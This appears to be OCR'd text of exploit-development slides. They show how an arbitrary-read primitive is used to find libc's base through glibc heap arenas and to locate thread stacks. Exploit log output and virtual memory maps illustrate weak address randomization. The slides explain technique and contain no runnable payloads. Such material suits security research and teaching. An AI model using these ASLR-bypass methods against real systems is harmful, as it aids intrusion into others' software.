
Exploit :: AAR Primitive :: Libc Address

- Every generic heap arena begins with:
  - `struct heap_arena` – arena control information, contains pointer to `malloc_state`
  - `struct malloc_state` – heap control information, contains free list bins
  - Linked together via `malloc_state`
- Main arena is an exception
  - First arena for every application
  - No `struct heap_arena` object
  - `struct malloc_state` is located in libc.so

Exploit :: AAR Primitive :: Libc Address




Exploit :: AAR Primitive :: Libc Address



BT thread heap arena
address is known

Exploit :: AAR Primitive :: Libc Address

- BT thread heap arena address is previously leaked
- Use AAR to iterate over `malloc_state` objects and find the main arena
- Use 12 LSB of `malloc_state::next` to identify the main arena




```
[slave ]   thr_arenas[00]: 0xaff00010
[slave ]   thr_arenas[01]: 0xafe00010
[slave ]   thr_arenas[02]: 0xb0000010
[slave ]   thr_arenas[03]: 0xb54d47b4
[slave ] libc base found: 0xb53a2000
```

AAR :: Thread Stack Address

Exploit :: AAR Primitive :: Thread Stack Address

- libpthread.so contains API of creating new threads in Unix-like OS
- Thread Control Block (TCB) is in the end of a pthread’s stack
- TCBs are linked together:
    - Doubly-linked list
    - `__stack_user` is the list’s head located in libpthread.so

Exploit :: AAR Primitive :: Thread Stack Address :: VMap




Expected Virtual Map

...	
0xb53c9000 0xb54fc000	/lib/libc-2.20-2014.11.so
random offset (page aligned)	
0xb54ff000 0xb55bf000	mmap segment
random offset (page aligned)	
0xb55e4000 0xb55fa000	/usr/lib/libsqlite3.so.0.8.6
random offset (page aligned)	
0xb5620000 0xb5642000	/lib/libpthread-2.20-2014.11.so
...	

Observed Virtual Map

...	
0xb53c9000 0xb54fc000	/lib/libc-2.20-2014.11.so
0xb54fc000 0xb54ff000	mmap segment
0xb54ff000 0xb55bf000	/usr/lib/libsqlite3.so.0.8.6
0xb55bf000 0xb55e4000	/lib/libpthread-2.20-2014.11.so
...	

Exploit :: AAR Primitive :: Thread Stack Address :: VMap



Expected Virtual Map

...

0xb53c9000 0xb54fc000	/lib/libc-2.20-2014.11.so
random offset (page aligned)	
0xb54ff000 0xb55bf000	mmap segment
random offset (page aligned)	
0xb55e4000 0xb55fa000	/usr/lib/libsqlite3.so.0.8.6
random offset (page aligned)	
0xb5620000 0xb5642000	/lib/libpthread-2.20-2014.11.so

...

